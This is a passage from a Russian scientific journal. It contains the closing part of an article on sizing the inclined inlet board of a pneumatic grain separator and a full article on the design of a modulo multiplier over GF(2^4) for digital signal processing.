$$G \cdot H = F_{mp1} \cdot L + F_{mp2} \cdot l + \frac{mv_{01}^2}{2}, \quad (2)$$

где m – масса частицы, кг;

v_{01} – скорость частицы на выходе из горизонтального участка устройства ввода и поступлении ее в ПСК, м/с.

Значения силы трения на наклонной плоскости и горизонтальном участке определяются из выражений

$$F_{mp1} = fN_1 = fmg \cos \alpha, \quad F_{mp2} = fN_2 = fmg, \quad (3)$$

где f – коэффициент трения зерновки о поверхность стенки устройства ввода;

α – угол наклона наклонной плоскости относительно горизонтали, град;

g – ускорение свободного падения частицы, $g = 9,81 \text{ м/с}^2$.

Уравнение (2) после подстановки выражений (3), $H = L \cdot \sin \alpha$ и $G = mg$, а также сокращения на m будет иметь вид

$$gL \sin \alpha = fgL \cos \alpha + fgl + \frac{v_{01}^2}{2}. \quad (4)$$

Проведя преобразования уравнения (4) длина L наклонной плоскости устройства ввода определяется по выражению:

$$L = \frac{v_{01}^2 + 2fgl}{2g(\sin \alpha - f \cos \alpha)}. \quad (5)$$




Рис. 1. Схема действующих сил на частицу, движущуюся по устройству ввода зерновой смеси в ПСК: 1 – наклонная плоскость; 2 – горизонтальный участок

Таким образом, конструкционная длина L скатной доски устройства ввода, оканчивающаяся горизонтальным участком, зависит от величины скорости v_{01} ввода зернового материала в ПСК, коэффициента f трения его о поверхность скатной доски, угла α наклона ее относительно горизонтали и длины l горизонтального участка.

Установлено, что для эффективной очистки зернового материала вводить его в вертикальный канал целесообразно под углом $\alpha_{01} = 0 \dots +10^\circ$ и со скоростью $v_{01} = 0,3 \dots 0,5$ м/с [8].

Известно, что для обеспечения передвижения зерновки по скатной доске (наклонной плоскости) ей необходимо придать положительный угол α , равный $25 \dots 35^\circ$ и соответствующий углу φ_{mp} трения зерна о ее поверхность. При этом коэффициент f трения зерновки о поверхность стенки скатной доски, изготавливаемой из стали, составляет $0,3 \dots 0,5$ [1, 8, 9].

В то же время по устройству ввода зерновки движутся в потоке. Коэффициент f внутреннего трения скольжения основных зерновых культур составляет: пшеницы – $0,47 \dots 0,73$; ржи – $0,36 \dots 0,58$; ячменя – $0,36 \dots 0,50$ и овса – $0,26 \dots 0,43$. Соответственно, диапазон минимальных значений коэффициентов f внутреннего трения скольжения пшеницы, ржи, ячменя и овса равен $0,26 \dots 0,47$, а диапазон максимальных значений f данных культур – $0,43 \dots 0,73$ [10].

Диапазон значений коэффициентов f внутреннего трения скольжения пшеницы, ржи, ячменя и овса сопоставим с коэффициентом f трения зерновки о поверхность стенки скатной доски. Соответственно,

зерновой материал по скатной доске будет двигаться в едином потоке, а потому анализ технологической подачи зернового материала в ПСК по устройству ввода необходимо проводить по значениям коэффициента f трения зерновки о поверхность стенки скатной доски.

На рис. 2 представлены зависимости длины L скатной доски от угла α ее наклона относительно горизонтали при скорости ввода зернового материала в ПСК $v_{01} = 0,5$ м/с и разных коэффициентах f трения зерновки о поверхность скатной доски.

Из анализа рис. 2 следует, что все графические зависимости имеют стабильно-нисходящую форму. Из полученных зависимостей следует, что при увеличении угла α наклона скатной доски ее длина L уменьшается. При этом с уменьшением значений коэффициента f трения зерновки о поверхность скатной доски показатели L снижаются. Длина L скатной доски при рассматриваемых значениях f варьирует в пределах $0,057 \dots 0,14$ м при $\alpha = 35^\circ$, $0,045 \dots 0,087$ м при $\alpha = 40^\circ$; $0,038 \dots 0,064$ м при $\alpha = 45^\circ$; $0,033 \dots 0,051$ м при $\alpha = 50^\circ$; $0,029 \dots 0,043$ м при $\alpha = 55^\circ$; $0,026 \dots 0,037$ м при $\alpha = 60^\circ$. Следует заметить, что при $\alpha > 60^\circ$ рассматриваемые зависимости по показателю L стремятся к некоторому определенному минимальному значению, мало зависящему от коэффициента f . При угле наклона скатной доски относительно горизонтали $\alpha = 35^\circ$ ее длина L имеет наибольшие значения. Из отмеченного следует, что существенное влияние на значения L при изменении угла α оказывает коэффициент f трения зерновки о стенку, причем чем больше f , тем значение L выше.




Рис. 2. Зависимости длины L скатной доски от угла α ее наклона относительно горизонтали при скорости ввода зернового материала в ПСК $v_{01} = 0,5$ м/с и разных коэффициентах f трения зерновки о поверхность скатной доски




Рис. 3. Зависимости длины L скатной доски с углом ее наклона относительно горизонтали $\alpha = 35^\circ$ от скорости v_{01} ввода зернового материала в ПСК при разных коэффициентах f трения зерновки о поверхность скатной доски

На рис. 3 приведены зависимости длины L скатной доски с углом ее наклона относительно горизонтали $\alpha = 35^\circ$ от скорости v_{01} ввода зернового материала в ПСК при разных коэффициентах f трения зерновки о поверхность скатной доски.

Полученные графические зависимости имеют восходящую форму. Из полученных моделей следует, что при выборе скорости v_{01} ввода зернового материала в ПСК с более высоким значением показателя длины L скатной доски также возрастают. При варьировании v_{01} наибольшие показатели длины L скатной доски фиксируются при максимальных значениях $f = 0,5$. Со снижением значений f показатели L имеют меньшие значения. Так, при рассматриваемых значениях $f = 0,3 \dots 0,5$ длина L скатной доски меняется соответственно в пределах $0,032 \dots 0,09$ м при $v_{01} = 0,3$ м/с, $0,037 \dots 0,099$ м при $v_{01} = 0,35$ м/с, $0,043 \dots 0,11$ м при $v_{01} = 0,4$ м/с, $0,049 \dots 0,12$ м при $v_{01} = 0,45$ м/с, $0,057 \dots 0,14$ м при $v_{01} = 0,5$ м/с.

Из отмеченного следует, что существенное влияние на значения L при изменении угла α и скорости v_{01} оказывает коэффициент f трения зернового материала о стенку, причем чем больше f , тем значение L выше. Поэтому длина L скатной доски устройства ввода может приниматься исходя из обеспечения движения зернового материала по наклонной плоскости с учетом максимального значения коэффициента f трения зернового материала.

Таким образом, исходя из обеспечения движения зернового материала по наклон-

ной плоскости с учетом коэффициента f трения зернового материала и скорости v_{01} его ввода в ПСК длина L скатной доски может приниматься в зависимости от конструкционной компоновки разрабатываемой зерноочистительной машины. Для разрабатываемого пневмосепаратора сыпучих материалов [6] целесообразно наклон скатной доски установить под углом $\alpha = 35^\circ$, при котором длина L наклонной плоскости составит $0,14$ м. При проектировании устройства ввода зерновой смеси в ПСК для пневмосепаратора длину L наклонной плоскости целесообразно принять по конструкционным соображениям кратной значению $0,15$ м.

Заключение

Таким образом, проведенный анализ по обоснованию конструктивно-технологических параметров устройства ввода зерновой смеси в ПСК позволяет сократить затраты на проведение экспериментов при создании и проектировании новых зерноочистительных машин. При заданных параметрах $l = 0,02$ м, $\alpha = 35^\circ$, $f = 0,5$, $v_{01} = 0,5$ м/с рациональную длину L наклонной плоскости устройства ввода для разрабатываемого пневматического сепаратора сыпучих материалов [6] целесообразно принять кратной значению $0,15$ м.

Список литературы

1. Гортинский В.В., Демский А.Б., Борискин М.А. Процессы сепарирования на зерноперерабатывающих предприятиях. – М.: Колос, 1980. – 304 с.

2. Пат. 2172217 РФ, МПК⁷ B07B 4/02, A 01 F 12/44. Зерноочистительная машина / В.Е. Саитов (РФ). – № 2000110083/03; заявл. 19.04.00; опубл. 20.08.01, Бюл. № 23. – 5 с.
3. Пат. 2178347 РФ, МПК⁷ B07B 4/02, A 01 F 12/44. Зерноочистительная машина / В.Е. Саитов, Р.Г. Гатауллин (РФ). – № 200010082/03; заявл. 19.04.00; опубл. 20.01.02, Бюл. № 2. – 4 с.
4. Пат. 2198040 РФ, МПК⁷ B07B 4/00. Зерноочистительная машина / В.Е. Саитов, Р.Г. Гатауллин, И.Н. Нигматуллин (РФ). – № 2000131016/13; заявл. 13.12.00; опубл. 10.02.03, Бюл. № 4. – 4 с.
5. Пат. 123692 РФ, МПК⁹ B07B 4/00. Пневмосистема зерноочистительной машины / Саитов В.Е., Гатауллин Р.Г., Нигматуллин И.Н., Саитов А.В.; заявитель и патентообладатель ФГБОУ ВПО Вятская ГСХА. – № 20121124214/03; заявл. 09.06.2012; опубл. 10.01.2013, Бюл. № 1. – 3 с.
6. Пат. 2525557 Рос. Федерация: МПК⁹ B07B 4/00. Пневматический сепаратор сыпучих материалов / Саитов В.Е., Фарафонов В.Г., Суворов А.Н., Саитов А.В.; заявитель и патентообладатель ФГБОУ ВПО Вятская ГСХА. – № 2013109664/03; заявл. 04.03.2013; опубл. 20.08.2014, Бюл. № 23. – 6 с.
7. Пат. 2528346 Рос. Федерация: МПК⁹ B07B 4/00. Зерноочистительная машина / Саитов В.Е., Гатауллин Р.Г., Саитов А.В.; заявитель и патентообладатель ФГБОУ ВПО Вятская ГСХА. – № 2013109666/03; заявл. 04.03.2013; опубл. 10.09.2014, Бюл. № 25. – 6 с.
8. Малис А.Я., Демидов А.Р. Машины для очистки зерна воздушным потоком. – М.: Машгиз, 1962. – 176 с.
9. Справочник инженера-механика сельскохозяйственного производства: учеб. пособие. – 2-е изд., перераб. и доп. – М.: ФГНУ «Росинформагротех», 2003. – Часть I. – 340 с.
10. Бурков А.И., Сычугов Н.П. Зерноочистительные машины. Конструкция, исследование, расчет и испытание. – Киров: НИИСХ Северо-Востока, 2000. – 261 с.

УДК 681.3

РАЗРАБОТКА СТРУКТУРЫ ВЫСОКОСКОРОСТНОГО УМНОЖИТЕЛЯ ПО МОДУЛЮ

¹Саркисов А.Б., ¹Калмыков М.И., ²Зыбин Ю.А., ²Гончаров Р.Ю.¹ФГАОУ ВПО «Северо-Кавказский федеральный университет», Ставрополь,
e-mail: kmi762@yandex.ru;²Филиал Московского государственного университета приборостроения и информатики,
Ставрополь, e-mail: kmi762@yandex.ru

Применение полиномиальной системы классов вычетов позволяет осуществлять цифровую обработку сигналов (ЦОС) в реальном масштабе времени. Это обусловлено тем, что операции ортогональных преобразований сигналов проводятся параллельно согласно выбранным основаниям. Одной из базовых операций ЦОС, эффективно реализуемой в полиномиальной системе классов вычетов, является умножение по модулю. В работе представлен новый алгоритм выполнения операции умножения по модулю, а также схемная реализация этого алгоритма.

Ключевые слова: полиномиальная система классов вычетов, система остаточных классов, цифровая обработка сигналов, модульные операции, умножитель по модулю

DEVELOPMENT OF STRUCTURE OF HIGH-SPEED MULTIPLIER MODULO

¹Sarkisov A.B., ¹Kalmykov M.I., ²Zybin Y.A., ²Goncharov R.Y.¹Federal state Autonomous educational institution higher professional education
«North-Caucasian federal university», Stavropol, e-mail: kmi762@yandex.ru;²Filial Moscow state University of instrument engineering and informatics, Stavropol,
e-mail: kmi762@yandex.ru

The use of a polynomial system of residue classes allows digital signal processing (DSP) in real time. This is due to the fact that the operation-orthogonal transformations are carried out in parallel signals according to the selected grounds. One of the basic operations of DSP effectively implemented in polynomial system of residue classes is multiplication modulo. This paper presents a new algorithm for the operation of multiplication modulo, as well as the circuit implementation of this algorithm.

Keywords: polynomial system of residue classes, residue number system, digital signal processing, modular operations, modulo multiplier

На современном этапе развития к системам цифровой обработки сигналов (ЦОС) предъявляются высокие требования к быстродействию. Обеспечение реального масштаба времени позволит проводить ЦОС уже на первом этапе обработки. Это позволит повысить эффективность выполнения ортогональных преобразований сигналов, снизить схемные затраты, а также будет способствовать повышению точности выполняемых вычислений. Решить данную проблему можно за счет перехода к параллельным вычислениям.

Применение непозиционных параллельных модулярных кодов является одним из основных направлений, позволяющим решить проблему обеспечения выполнения алгоритмов ЦОС в реальном масштабе времени.

Среди множества алгоритмов ЦОС, реализованных с помощью непозиционных модулярных кодов, можно выделить две группы. Основу первой группы составляют методы и алгоритмы ортогональных преобразований сигналов с использованием системы остаточных классов (СОК) [1–3]. В этом случае циф-

ровое преобразование входного вектора сигнала $\{x(0), x(1), x(2), \dots, x(N-1)\}$ спектральное представление $\{X(0), X(1), X(2), \dots, X(N-1)\}$ можно представить в виде выражения

$$\begin{cases} X(k) \bmod p_1 = \left[\sum_{l=0}^{N-1} |x(l)|_{p_1}^+ |W^{lk}|_{p_1}^+ \right]_{p_1}^+ \\ \vdots \\ X(k) \bmod p_n = \left[\sum_{l=0}^{N-1} |x(l)|_{p_n}^+ |W^{lk}|_{p_n}^+ \right]_{p_n}^+ \end{cases}, \quad (1)$$

где W^{lk} – поворачивающий коэффициент; $k = 0, 1, 2, \dots, N-1$; $N = 2^v$; $p_1, p_2, \dots, p_n$ – основания системы остаточных классов.

Анализ выражения (1) показывает, что к достоинствам системы остаточных классов можно отнести высокую производительность выполнения основных модульных операций, к которым относятся сложение, вычитание и умножение. Другими словами для двух чисел $A = (\alpha_1, \alpha_2, \dots, \alpha_n)$ и $B = (\beta_1, \beta_2, \dots, \beta_n)$, справедливы равенства

$$A + B = ((\alpha_1 + \beta_1) \bmod p_1, (\alpha_2 + \beta_2) \bmod p_2, \dots, (\alpha_n + \beta_n) \bmod p_n). \quad (2)$$

$$A - B = ((\alpha_1 - \beta_1) \bmod p_1, (\alpha_2 - \beta_2) \bmod p_2, \dots, (\alpha_n - \beta_n) \bmod p_n). \quad (3)$$

$$A \cdot B = ((\alpha_1 \cdot \beta_1) \bmod p_1, (\alpha_2 \cdot \beta_2) \bmod p_2, \dots, (\alpha_n \cdot \beta_n) \bmod p_n). \quad (4)$$

Основу второй группы непозиционных кодов, позволяющих эффективно реализовать алгоритмы цифровой обработки сигналов, являются коды полиномиальной системы классов вычетов (ПСКВ). Как показано в работах [4–6], использование ПСКВ позволяет не только повысить скорость выполнения алгоритмов, но и обеспечить высокую точность вычислений за счет обработки целочисленных данных. В этом случае выражение (1) будет представляться в следующем:

$$X_l^k(z) = \sum_{n=0}^{d-1} x_l^n(z) \beta_l^{kn}(z), \quad (5)$$

где $\{X_l^k(z), x_l^n(z), \beta_l^{kn}(z)\} \in P_l(z)$, $l = 1, 2, \dots, m$; $k = 0, 1, \dots, d-1$; $\beta_l(z)$ – первообразный элемент порядка d для локального кольца $P_l(z)$; $p_1(z), p_2(z), \dots, p_n(z)$ неприводимые полиномы, порождающие кольцо $P_l(z)$.

$$A(z) + B(z) = ((\alpha_1(z) + \beta_1(z)) \bmod p_1(z), \dots, (\alpha_n(z) + \beta_n(z)) \bmod p_n(z)). \quad (7)$$

$$A(z) - B(z) = ((\alpha_1(z) - \beta_1(z)) \bmod p_1(z), \dots, (\alpha_n(z) - \beta_n(z)) \bmod p_n(z)). \quad (8)$$

$$A(z) \cdot B(z) = ((\alpha_1(z) \cdot \beta_1(z)) \bmod p_1(z), \dots, (\alpha_n(z) \cdot \beta_n(z)) \bmod p_n(z)). \quad (9)$$

Анализ выражений (5) и (6) показывает, что одной из операций, которые используются в алгоритмах ЦОС, реализованных в кодах ПСКВ, является операция умножения по модулю. Поэтому разработка алгоритма и структуры умножителя по модулю, обладающего минимальными схемными затратами, является актуальной задачей.

В работах [7–9] приведен нейросетевой подход, позволяющий построить умножитель по модулю на основе нейросетевой базы. Несмотря на то что нейронные сети, как и коды ПСКВ, обладают параллельной архитектурой, предложенный подход не позволил достичь минимальных схемных затрат на реализацию базовых модульных операций. В работе [10] предлагается снизить схемные затраты на реализацию модульных операций ПСКВ за счет применения генетического алгоритма. При этом использование мажоритарного генетического алгоритма с выделенной доминантой при обучении нейронной сети (НС), реализующей модульную операцию, не полностью позволило снизить затраты на реализацию НС. Это обусловлено тем,

Данную математическую модель цифровой обработки сигналов (5) можно представить в виде системы уравнений:

$$\begin{cases} X_1(l) = \sum_{j=0}^{d-1} x_1(j) \beta_1^{jl} \bmod p_1(z) \\ \vdots \\ X_n(l) = \sum_{j=0}^{d-1} x_n(j) \beta_n^{jl} \bmod p_n(z) \end{cases}, \quad (6)$$

Как и ранее, вычисления алгоритмов цифровой обработки сигналов организуются параллельно, помодульно и независимо друг от друга. Другими словами, для суммы, разности и произведения двух полиномов $A(z)$ и $B(z)$, имеющих соответственно модулярные коды $(\alpha_1(z), \alpha_2(z), \dots, \alpha_n(z))$ и $(\beta_1(z), \beta_2(z), \dots, \beta_n(z))$, справедливы соотношения при $i = 1, \dots, n$:

что в качестве синаптических весов в такой НС используются не только положительные значения.

Рассмотрим новый алгоритм реализации операции умножения по модулю. При проведении умножения по модулю $p(z) = z^4 + z + 1$, двух операндов $A(z)$ и $B(z)$, степени которых удовлетворяют условию:

$$\begin{aligned} \deg A(z) &< \deg p(z) \\ \deg B(z) &< \deg p(z), \end{aligned} \quad (10)$$

могут быть получены результаты, которые являются элементами поля Галуа $GF(2^4)$. В табл. 1 приведены ненулевые элементы поля $GF(2^4)$, порождаемые неприводимым полиномом $p(z) = z^4 + z + 1$.

Так как операнды $A(z)$ и $B(z)$ представляют собой четырехразрядные комбинации, то максимальная степень их полиномиальной формы записи будет равна трем. Поэтому необходимо определить результаты каждого разряда первого операнда $A(z)$ на каждый разряд операнда $B(z)$. Пусть полином $A(z)$ последовательно принимает значения 1, z , z^2 , z^3 .

Результаты умножения $A(z)B(z)$ по модулю $p(z) = z^4 + z + 1$ приведены в табл. 2.

Обобщая данные, приведенные в табл. 2, можно определить, какие разряды операндов $A(z)$ и $B(z)$ участвуют в получении каждого разряда произведения $A(z)B(z) \bmod p(z)$. Результаты приведены в табл. 3.

Рассмотрим первую строку табл. 3. Для того чтобы получить произведение $A(z)B(z) \bmod p(z) = 1$, при условии, что операнд $A(z) = 1$, необходимо условие, что $B(z) = 1$. Таким образом, для выполнения операции умножения по модулю для данных разрядов операндов достаточно использовать двухвходовой элемент И. Аналогичный результат получается для строки 2, 3, 4, 5, 9, 10, 13, 14, 15 табл. 3.

Рассмотрим шестую строку табл. 3. Для того чтобы получить значения произведения $A(z)B(z) \bmod p(z) = z$ при условии, что первый операнд $A(z) = z$, значение второго операнда $A(z) = z$ может быть 1 или z^3 . Это обусловлено равенствами

$$z \cdot 1 \bmod z^4 + z + 1 = z$$

$$z \cdot z^3 \bmod z^4 + z + 1 = z^4 \bmod z^4 + z + 1 = z + 1,$$

в произведениях которых присутствует значение z .

Если одновременно подать единичный сигнал на разряды 1 и z^3 второго операнда $B(z)$, при условии, что $A(z) = z$, то получаем результат:

$$A(z)B(z) \bmod z^4 + z + 1 = (z(z^3 + 1)) \bmod z^4 + z + 1 = (z^4 + z) \bmod z^4 + z + 1 = 1.$$

Этот результат получается, если сложить результаты двух произведений по модулю два

$$(z \cdot 1) \bmod z^4 + z + 1 + (z \cdot z^3) \bmod z^4 + z + 1 = z + z + 1 = 1.$$

Таблица 1

Элементы мультипликативной группы конечного поля $GF(2^4)$

Степень элемента	Полиномиальная форма	Двоичный код	Степень элемента	Полиномиальная форма	Двоичный код
β^0	1	0001	β^8	$z^2 + 1$	0101
β^1	z	0010	β^9	$z^3 + z$	1010
β^2	z^2	0100	β^{10}	$z^2 + z + 1$	0111
β^3	z^3	1000	β^{11}	$z^3 + z^2 + z$	1110
β^4	$z + 1$	0011	β^{12}	$z^3 + z^2 + z + 1$	1111
β^5	$z^2 + z$	0110	β^{13}	$z^3 + z^2 + 1$	1101
β^6	$z^3 + z^2$	1100	β^{14}	$z^3 + 1$	1001
β^7	$z^3 + z^1$	1011			

Таблица 2


Результаты умножения $A(z)B(z) \bmod z^4 + z + 1$.

$A(z)$	$B(z)$	$A(z)B(z) \bmod p(z)$
1	1	1
	z	z
	z^2	z^2
	z^3	z^3
z	1	z
	z	z^2
	z^2	z^3
	z^3	$z + 1$
z^2	1	z^2
	z	z^3
	z^2	$z + 1$
	z^3	$z^2 + z$
z^3	1	z^3
	z	$z + 1$
	z^2	$z^2 + z$
	z^3	$z^3 + z^2$

Таблица 3

Результаты произведения $A(z)B(z) \bmod p(z)$

№ п/п	Разряды		
	$A(z)B(z) \bmod p(z)$	$A(z)$	$B(z)$
1	1	1	1
2	1	z	z^3
3	1	z^2	z^2
4	1	z^3	z
5	z	1	z
6	z	z	$1, z^3$
7	z	z^2	z^2, z^3
8	z	z^3	z, z^2
9	z^2	1	z^2
10	z^2	z	z
11	z^2	z^2	$1, z^3$
12	z^2	z^3	z^2, z^3
13	z^3	1	z^3
14	z^3	z	z^2
15	z^3	z^2	z
16	z^3	z^3	$1, z^3$

Структура умножителя по модулю $p(z) = z^4 + z + 1$

Значит, чтобы решить данную проблему, необходимо использовать двухвходовой сумматор по модулю два, на входы которого подаются сигналы с 1 и z^3 второго операнда $B(z)$. Выход этого сумматора по модулю два подключается на второй вход элемента И, на первый вход которого поступает сигнал в разряде z первого операнда $A(z)$. Аналогичный результат получается для строк 6, 7, 8, 11, 12, 16 табл. 3. На рисунке приведена структура умножителя по модулю.

Умножитель содержит входы 1–4, на которые поступает в двоичном коде первый операнд $A(z)$, входы 5–8, на которые подается двоичный код второго операнда $B(z)$, блок двухвходовых сумматоров по модулю два 9.1–9.6, блок двухвходовых элементов И 10.1–10.16, сумматоры по модулю два 11–14, выходы которых являются выходом умножителя по модулю. При этом младшие разряды «1» первого и второго операндов $A(z)$ и $B(z)$ поступают на входы 1 и 5 соответственно, а старший разряд z^3 – соответственно на входы 4 и 8. Выход сумматора по модулю два 11 соответствует младшему разряду произведения, а выход сумматора по модулю два 14 – старшему разряду произведения $A(z)B(z) \bmod p(z)$.

Рассмотрим работу умножителя по модулю. Пусть $A(z) = z^3 + z^2 + 1$ и $B(z) = z^3 + 1$. Тогда их произведение по модулю $p(z) = z^4 + z + 1$ равно

$$\begin{aligned} & (z^3 + z^2 + 1)(z^3 + 1) \bmod z^4 + z + 1 = \\ & = (z^6 + z^5 + z^3 + z^3 + z^2 + 1) \bmod z^4 + \\ & + z + 1 = (z^6 + z^5 + z^2 + 1) \bmod z^4 + \\ & + z + 1 = z^3 + z^2 + z + 1. \end{aligned}$$

Следовательно, единичные сигналы должны появиться на выходах всех сумматоров по модулю два 11–14.

Рассмотрим работу схемы. В соответствии с выбранными значениями $A(z)$ и $B(z)$ единичный сигнал будет на входах 1, 3, 4, 5, 8 умножителей по модулю, а на остальных – нулевой сигнал. Тогда на выходах сумматоров по модулю два 9.2 и 9.5 будут получены единичные сигналы, а на всех остальных – нули.

Так как на 1 и 1 входы умножителя поступили единичные сигналы, то на выходе двухвходового элемента И 10.1 появится единичный сигнал. Так как на 1 и 8 входы умножителя поступили единичные сигналы, то на выходе двухвходового элемента И 10.4 также появится единичный сигнал. Так как на входы элемента И 10.10 поданы единичные сигналы с выхода элемента 9.2 и входа 3, то на его выходе также будет еди-

ничный сигнал. При этом т.к. на входы элемента И 10.15 поданы единичные сигналы с выхода элемента 9.5 и входа 4, то на его выходе также будет единичный сигнал.

Единичный сигнал с выходов элементов 10.1, 10.4, 10.10, 10.15 подается на соответствующие входы сумматоров по модулю два 11–14. В результате на выходах этих сумматоров появятся единичные сигналы. Полученные данные совпали с контрольным просчетом.

Выводы

Применение непозиционных модулярных кодов позволяет повысить скорость выполнения ортогональных преобразований сигналов. При этом наблюдается ситуация, когда происходит возрастание схемных затрат, необходимых для построения спецпроцессоров ЦОС. В работе предложен алгоритм выполнения операции по модулю, а также его схемная реализация. Использование данного умножителя позволяет обеспечить высокую скорость выполнения операции умножения по модулю при меньших схемных затратах.

Список литературы

1. Гончаров П.С., Калмыков М.И., Степанова Е.П. Непозиционный код класса вычетов в параллельных технологиях цифровой обработки сигналов // Успехи современного естествознания. РАЕ – 2014. – № 3. – С. 102–107; URL: www.rae.ru/user/?section=content&op=show_article&article_id=10002446.
2. Гапочкин А.В., Калмыков М.И., Айриян А.А. Коррекция ошибки в модулярном коде на основе алгоритма параллельного вычисления следа // Международный журнал экспериментального образования. – 2014. – № 8–3. – С. 34–38; URL: www.rae.ru/meo/?section=content&op=show_article&article_id=9926.
3. Гапочкин А.В., Калмыков М.И., Васильев П.С. Обнаружение и коррекция ошибки на основе вычисления интервального номера кода классов вычетов // Современные наукоемкие технологии. – 2014. – № 6. – С. 9–14; URL: www.rae.ru/snt/?section=content&op=show_article&article_id=10003249.
4. Калмыков И.А., Зиновьев А.В., Емарлукова Я.В. Высокоскоростные систолические отказоустойчивые процессоры цифровой обработки сигналов для инфотелекоммуникационных систем // Инфокоммуникационные технологии. – 2009. – Т. 7, № 2. – С. 31–37.
5. Калмыков И.А., Саркисов А.Б., Макарова А.В. Технология цифровой обработки сигналов с использованием модулярного полиномиального кода // Известия Южного федерального университета. Технические науки. – 2013. – № 12 (149). – С. 234–241.
